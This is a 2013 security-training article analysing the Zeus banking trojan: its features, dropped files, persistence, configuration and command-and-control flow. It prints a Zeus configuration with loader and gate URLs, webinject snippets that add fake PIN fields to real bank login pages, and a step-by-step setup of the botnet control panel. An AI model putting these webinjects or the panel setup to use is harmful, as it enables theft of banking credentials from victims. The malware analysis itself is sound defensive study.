**Botnets Unearthed – The ZEUS BOT**

POSTED IN [HACKING](https://resources.infosecinstitute.com/category/hacking-2) ON JULY 8, 2013

SHARE

* Share

**Ethical Hacking Training**

**OUR STUDENTS HAVE THE HIGHEST EXAM PASS RATE IN THE INDUSTRY!**

[LEARN MORE](https://www.infosecinstitute.com/courses/ethical-hacking-boot-camp/?utm_source=resources&utm_medium=infosec%20network&utm_campaign=course%20pricing&utm_term=learn%20more&utm_content=endemic%20ad)

**Infosec Skills**

[What's this?](https://resources.infosecinstitute.com/botnets-unearthed-the-zeus-bot/#skillset-modal)

Outsmart cybercrime with 400+ skill development and certification courses. [Start your free trial](https://www.infosecinstitute.com/skills/?utm_source=Internal%20-%20Resources&utm_medium=in_line&utm_campaign=skills-top-right-ad)

Zeus, also known as ZBot/WSNPoem, is famous for stealing banking information by using man in the browser keystroke logging and form grabbing. As the term suggests, man in the browser (MITB) is basically a proxy Trojan horse which uses man in the middle techniques to attack users. It attacks by exploiting vulnerabilities in the browser security to modify web pages and manipulate monetary transactions by changing or adding details that are malicious. The worst part is that no form of an application level or sessions layer security like SSL can protect such a form of attack. The best way to protect against these is out-of-band transaction verification. Form grabbing is a technique of capturing web form data in various browsers. Very recently Happy Hacker was arrested; he was alleged to be the mastermind behind the Zeus banking Trojan. Zeus comes as a toolkit to build and administer a botnet. It has a control panel that is used to monitor and update patches to the botnet. It also has a so-called builder tool that allows the creation of executables that are used to infect the user computers. Zeus comes as a commercial product for users who can buy it from underground markets and easily setup their own botnet. It is estimated to cost around $700 plus for the advanced versions.

**Features of Zeus**

Some of the features that this botnet displays are:

* Captures credentials over HTTP, HTTPS, FTP, POP3
* Steals client-side X.509 public key infrastructure certificates
* Has an integrated SOCKS proxy
* Steals/deletes HTTP and flash cookies
* Captures screenshots and scrapes HTML from target sites
* Modifies the local hosts file
* Groups the infected user systems into different botnets to distribute command and control
* Has search capabilities which may be used through a web form
* The configuration file is encrypted
* Has a major function to kill the operating system
* Contacts command and control server for additional tasks to perform
* Has a unique bot identification string
* Sends a lot of information to C&C server, such as the version of the bot, operating system, local time, geographic locations, etc.

**Configuration of Zeus**

Zeus has a configuration file, usually with a file extension such as .bin; it has a binary file that contains the Zeus Trojan and a drop zone that is mostly a PHP file. The toolkit (Zeus Crimeware Toolkit) comes with a control panel built up on PHP that is used for monitoring the botnet and the collected information is stored into a MySQL database. Hence, once all the bots are deployed, these may be monitored and managed by the control panel.

Here are a few locations were the various modules of Zeus may be found:

|  |  |
| --- | --- |
| File | Description |
| C:\WINDOWS\system32\ntos.exe | Trojan binary |
| C:\WINDOWS\system32\wsnpoem\audio.dll | Contains the stolen data |
| C:\WINDOWS\system32\wsnpoem\video.dll | Contains the encrypted config |
| C:\WINDOWS\system32\oembios.exe | Trojan binary |
| C:\WINDOWS\system32\sysproc64\sysproc86.sys | Contains the stolen data |
| C:\WINDOWS\system32\sysproc64\sysproc32.sys | Contains the encrypted config |
| C:\WINDOWS\system32\twext.exe | Trojan binary |
| C:\WINDOWS\system32\twain\_32\local.ds | Contains the stolen data |
| C:\WINDOWS\system32\twain\_32\user.ds | Contains the encrypted config |
| C:\WINDOWS\system32\sdra64.exe | Trojan binary |
| C:\WINDOWS\system32\lowsec\local.ds | Contains the stolen data |
| C:\WINDOWS\system32\lowsec\user.ds | Contains the encrypted config |

Once the bot is executed, it copies itself to the locations mentioned above with description “Trojan binary.” To spawn this process every time on startup, it sets the Trojan binary path to

HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows NT\winlogon\userinit. It infects winlogon.exe and svchost.exe and adds malicious code to them. As shown above, the file local.ds/sysproc86.sys/audio.dll contains the data stolen from the user in the form of user credentials, financial information for banks, etc. The malicious code that gets added to svchost.exe is responsible for network communications and other injections into various processes.

**Configuration Settings of Zeus**

Here is the configuration file of Zeus:

;Build time: 11:35:57 24.03.2011 GMT

;Version: 2.1.0.1

entry "StaticConfig"

;botnet "btn1"

timer\_config 60 1

timer\_logs 1 1

timer\_stats 20 1

url\_config "http://localhost/config.bin"

remove\_certs 1

disable\_tcpserver 0

encryption\_key "password"

end

entry "DynamicConfig"

url\_loader "http://localhost/botnet.exe"

url\_server "http://localhost/gate.php"

file\_webinjects "webinjects.txt"

entry "AdvancedConfigs"

;"http://advdomain/cfg1.bin"

end

entry "WebFilters"

"!\*.microsoft.com/\*"

"!http://\*myspace.com\*"

"https://www.gruposantander.es/\*"

"!http://\*odnoklassniki.ru/\*"

"!http://vkontakte.ru/\*"

"@\*/login.osmp.ru/\*"

"@\*/atl.osmp.ru/\*"

end

entry "WebDataFilters"

;"http://mail.rambler.ru/\*" "passw;login"

end

entry "WebFakes"

;"http://www.google.com" "http://www.yahoo.com" "GP" "" ""

end


end


There are two types of configuration available with the Zeus Bot:

1. Static Configuration—This is compiled by the builder tool itself and contains the first-time execution instructions for the bot. By default, it is set to steal passwords, financial information, website and chat logs, etc. We have an important URL under url\_config that is used during the booting phase of the bot. The static configuration is hardcoded into the bot executable and also contains settings such as botnet name, timing options for uploads/downloads, and the URL to download the configuration file.
2. Dynamic Configuration—It primarily focuses on target URL and the target technique. The dynamic configuration involves the automatic downloader, webpage injections, etc. The webinjects file is the main file involved in the Zeus dynamic configuration. The dynamic configuration also has a URL to download new/backup executable and configuration file. It also has settings for runtime injections for some of the HTTP parameters, as well as filters for specific logs. It also has URLs to collect transaction authentication numbers used by banks for online authentication. There is an advanced configuration, as well, that may be used to inject additional fields into banking web pages to extract more information from the victim.

A few of the commands are detailed below:

* url\_server—C&C server location
* url\_loader—update location for the bot
* Webfilters—These are filters with signature patterns; any data sent to these URLs is checked for specific signatures as username, account number, password, etc. This important data is captured and sent to the C&C servers.
* AdvancedConfigs—URL for updated configuration files
* DNSMap—To manipulate the hosts file to stop access to security sites and for URL redirection to fake websites.







*Configuration File Decryption*

The configuration files are hidden and also encrypted with RC4 cipher. Each RC4 key is specific to a bot and is stored within the encrypted executable.

**Webpage Injections**

As mentioned above, Zeus has the capability to dynamically inject into form fields in the web pages on an infected system. The data is intercepted between the client-server communications and then manipulated. Here is a code snippet with the injection:

set\_url <http://www.xyzbank.com/login.html> GP  
data\_before  
name=”password”\*</tr>  
data\_end  
data\_inject  
<tr><td>PIN:</td><td><input type=”text” name=”pinnumber” id=”pinnumber” /></td></tr>  
data\_end  
data\_after  
data\_end



*Webpage before and after injection*

Parameter description:

* Set\_url – The page which has to be attacked
* data\_before – Data to search for before the injection
* data\_inject – Data that will be injected

The capability of Zeus to take active screenshots beats the feature usage of virtual keyboards in online transactions. The desktop screenshots are timed as per user experience of entering passwords using virtual keyboard. Reports by Fortiguard demonstrate an exact capture of the password being input by the victim.

Here is a small part of the default webinjects file in Zeus:

set\_url \*/my.ebay.com/\*CurrentPage=MyeBayPersonalInfo\* GL

data\_before

Registered email address

\*<img\*>

data\_end

data\_inject

e-mail:

data\_end

data\_after

data\_end

set\_url \*.ebay.com/\*eBayISAPI.dll?\* GL

data\_before

(<a href="http://feedback.ebay.com/ws/eBayISAPI.dll?ViewFeedback&\*">

data\_end

data\_inject

Feedback:

data\_end

data\_after

</a>

data\_end

set\_url https://www.us.hsbc.com/\* GL

data\_before</pre>

data\_enddata\_injectdata\_enddata\_after

<pre>

data\_end

set\_url https://www.e-gold.com/acct/li.asp GPL

data\_before

e-mail:

data\_end

data\_inject

data\_end

data\_after

data\_end

set\_url https://www.e-gold.com/acct/balance.asp\* GPL

data\_before</pre>

<form name="fiat\*</form">

data\_end

data\_inject

data\_end

data\_after

data\_end

set\_url https://online.wellsfargo.com/das/cgi-bin/session.cgi\* GL

data\_before

<div class="noprint" id="pageIntro">data\_end

data\_inject

data\_end

data\_after

data\_end

set\_url https://www.wellsfargo.com/\* G

data\_before

<span class="mozcloak"><input type="password" />

data\_end

data\_inject

<strong><label for="atmpin">ATM PIN</label>:</strong>

<span class="mozcloak"><input accesskey="A" id="atmpin" style="width: 147px;" tabindex="2" type="password" maxlength="14" name="USpass" size="13" /></span>

data\_end

data\_after

data\_end

**Data Harvesting Techniques Used by the Bot**

The ZBot functions by downloading an encrypted configuration file and storing it in the location marked above. The Trojan opens up a backdoor connection for downloading/uploading from the command and control server, such as newer versions of configuration file, pushing the stolen data to a specific location as in the configuration file, etc. So now once the bot starts functioning, any form of credentials or banking information is intercepted by it and uploaded to the secret location. It uses advanced mechanisms for form grabbing that sets up web pages and the user unknowingly enters his financial information, which is again captured by the bot. Zeus is also known to steal data from the Windows protected storage, digital certificates, and active screenshots of the victim’s computer.


**Installation of Zeus**

**NOTE: This whole procedure shown is only for educational purposes and the author will not be responsible for any harm caused by someone who uses this tool.**

So we start by setting up an account on a web hosting and creating a Mysql database, username and password. Then we move on to the index.php file under the path */install/index.php*. We make the minor changes in the code to provide information such as the username and password for Zeus, mysql host, username and password, and a botnet crypt key. Here is a screenshot showing the same:


*File /install/index.php*


Next we move to the file global.php under the path */system/global.php*. Again we put in the same details as above, which are also shown in the diagram.




*File /system/global.php*

Now that everything is set up, we can run our index.php file under the path /install/index.php. This opens up an installation menu and we simply put in the credentials.








After this we can simply open up the file cp.php in the home directory to have the botnet up and running. Now we can set up the bot on the victim systems as well.




Here are the MySQL tables that have been setup by the Zeus bot Installation.

1. botnet\_list—Contains the list of bots and botnets  
   
2. botnet\_ reports—Contains the list of botnet reports  
   
3. ipv4toc—Contains the IP address to country mappings  
   

**Working of the Zeus Bot**

Once the clients are infected, they communicate with the command server through HTTP GET messages. This is mainly required to download the configuration file of the botnet on the victim system and then perform actions as per the settings of the configuration file. Once the bot communicates with the command server, it replies back with the encrypted configurations file, mainly config.bin. This encrypted file is decrypted at the client end by the bot (using its secret key), which then parses the configuration file. Once the configuration file is setup, the bot sends its gateway IP address (public IP address) to the command server. Once the communication is set up and the bot joins up the botnet, it starts posting up the victim’s private information on the assigned address from the configuration file. So all the financial information, credentials, and screenshots get uploaded to that secret address so they may then be used maliciously by the person running the botnet.



*Victim – Command Server Communication*

**Reference Links**

https://en.wikipedia.org/wiki/Man-in-the-browser

https://en.wikipedia.org/wiki/Zeus\_(Trojan\_horse)

http://www.fortiguard.com/legacy/analysis/zeusanalysis.html

https://zeustracker.abuse.ch/faq.php

courses.isi.jhu.edu/malware/papers/ZEUS.pdf?

http://www.f-secure.com/v-descs/trojan-spy\_w32\_zbot.shtml

http://ishackers.blogspot.in/2012/04/zeus-21o1-download-guide.html

http://www.fortiguard.com/legacy/analysis/zeusanalysis.html

http://www.openfire-security.net/files/papers/faheem/zeus.pptx

http://www.kislaybhardwaj.com/2011/10/tutorial-of-zeus-bot.html

http://www.ncfta.ca/papers/On\_the\_Analysis\_of\_the\_Zeus\_Botnet\_Crimeware.pdf